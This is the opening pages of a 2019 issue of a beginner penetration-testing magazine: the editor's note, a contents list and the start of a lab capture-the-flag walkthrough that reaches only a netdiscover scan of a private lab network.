
Hackercool

June 2019 Edition 2 Issue 6

Pen Testing Mag For Beginners



CAPTURE THE FLAG MATRIX : 3

METASPLOITABLE TUTORIALS :

Metasploitable 3 : The Beginning

METASPLOIT THIS MONTH

Add Webmin RCE, LibreNMS Add Host CMD Inject, SSHExec and FreeBSD Privilege Escalation Modules.

NOT JUST ANOTHER TOOL :

Armitage - Part 2

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. As always we are very delighted to release the Sixth Issue of the Second Edition of our Hackercool Magazine.

Coming to what's inside the Sixth Issue of our Second Edition, it starts with the ***CTF Challenge*** *of Matrix : 3. This is the second CTF challenge we are undertaking in the Matrix series and it's loaded with a lot of tools and of course Matrix trivia. We have selected this CTF challenge for this Issue as it needs lot of enumeration.*

In ***Metasploit This Month*** *feature, the exploit belonging to Linux administra -tion software Webmin is back again. But the highlighted modules of this Issue are the modules related to FreeBSD. Till now we have seen many Metasploit modules related to Windows and Linux. In this Issue, our readers will learn about both gaining access to a FreeSBD system and also escalating privileges to get root.*

Metasploitable Tutorials Feature is back with a new air. Yes, as our readers may have expected, this time our target is ***Metasploitable 3****. In* **Not Just Another Tool** *feature, we will be finishing off what we have started in the previous Issue. What better way than gaining access to the target. Apart from all the -se we have included all our regular features.*

We hope you will find this Issue as interesting and informative as we tho -ught it would be. As always keep the feedback coming. Until the next issue, Good Bye. Thank You.

c.k.chakravarthi

Website : **https://hackercoolmagazine.com**

Blog : **https://www.hackercool.com**

Mail : **qa@hackercool.com**

Facebook : **https://www.facebook.com/hackercoolmagazine/**

Twitter : **https://twitter.com/hackercoolmagz**

INSIDE

Here's what you will find in the Hackercool June 2019 Issue .

****

MATRIX: 3


CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test you skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

In the present Issue, we bring you the CTF challenge of Matrix : 3. This is the second VM in the Matrix Series we are taking up. Matrix: 3 is an Intermediate level CTF challenge made by Ajay Verma. The VM can be downloaded from the link given below.

https://www.vulnhub.com/entry/matrix-3.326/. .

It is a CTF machine tested on both Vmware Workstation and Virtual box. DHCP service is enabled for this machine so IP address is automatically assigned. The end goal is to get root and read the flag at /root/flag.txt. The author gave us a hint which asks us to follow our intuitions and enumerate. My attacker machine is Parrot OS. So let's begin.




Machine Details: Matrix is a medium level boot2root challenge Series of MATRIX Machines. The OVA has been tested on both VMware and Virtual Box.

Flags: Your Goal is to get root and read /root/flag.txt

Networking: DHCP: Enabled IP Address: Automatically assigned


Hint: Follow your intuitions ... and enumerate!

I have configured NAT networking for this machine. After starting the machine, the first thing to do is to find the IP address of our target. Let's start off with scanning the network to find the IP address of our target using tool netdiscover.



```
 Currently scanning: 192.168.236.0/16   |   Screen View: Unique Hosts

 36 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 2160
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.45.1    00:50:56:c0:00:08     33    1980  Unknown vendor
 192.168.45.2    00:50:56:e0:82:b7      1      60  Unknown vendor
 192.168.45.129  00:0c:29:df:11:c3      1      60  Unknown vendor
 192.168.45.254  00:50:56:f8:ee:7c      1      60  Unknown vendor

┌─[✗]─[kalyan@parrot]─[~]
└──╼ $
```

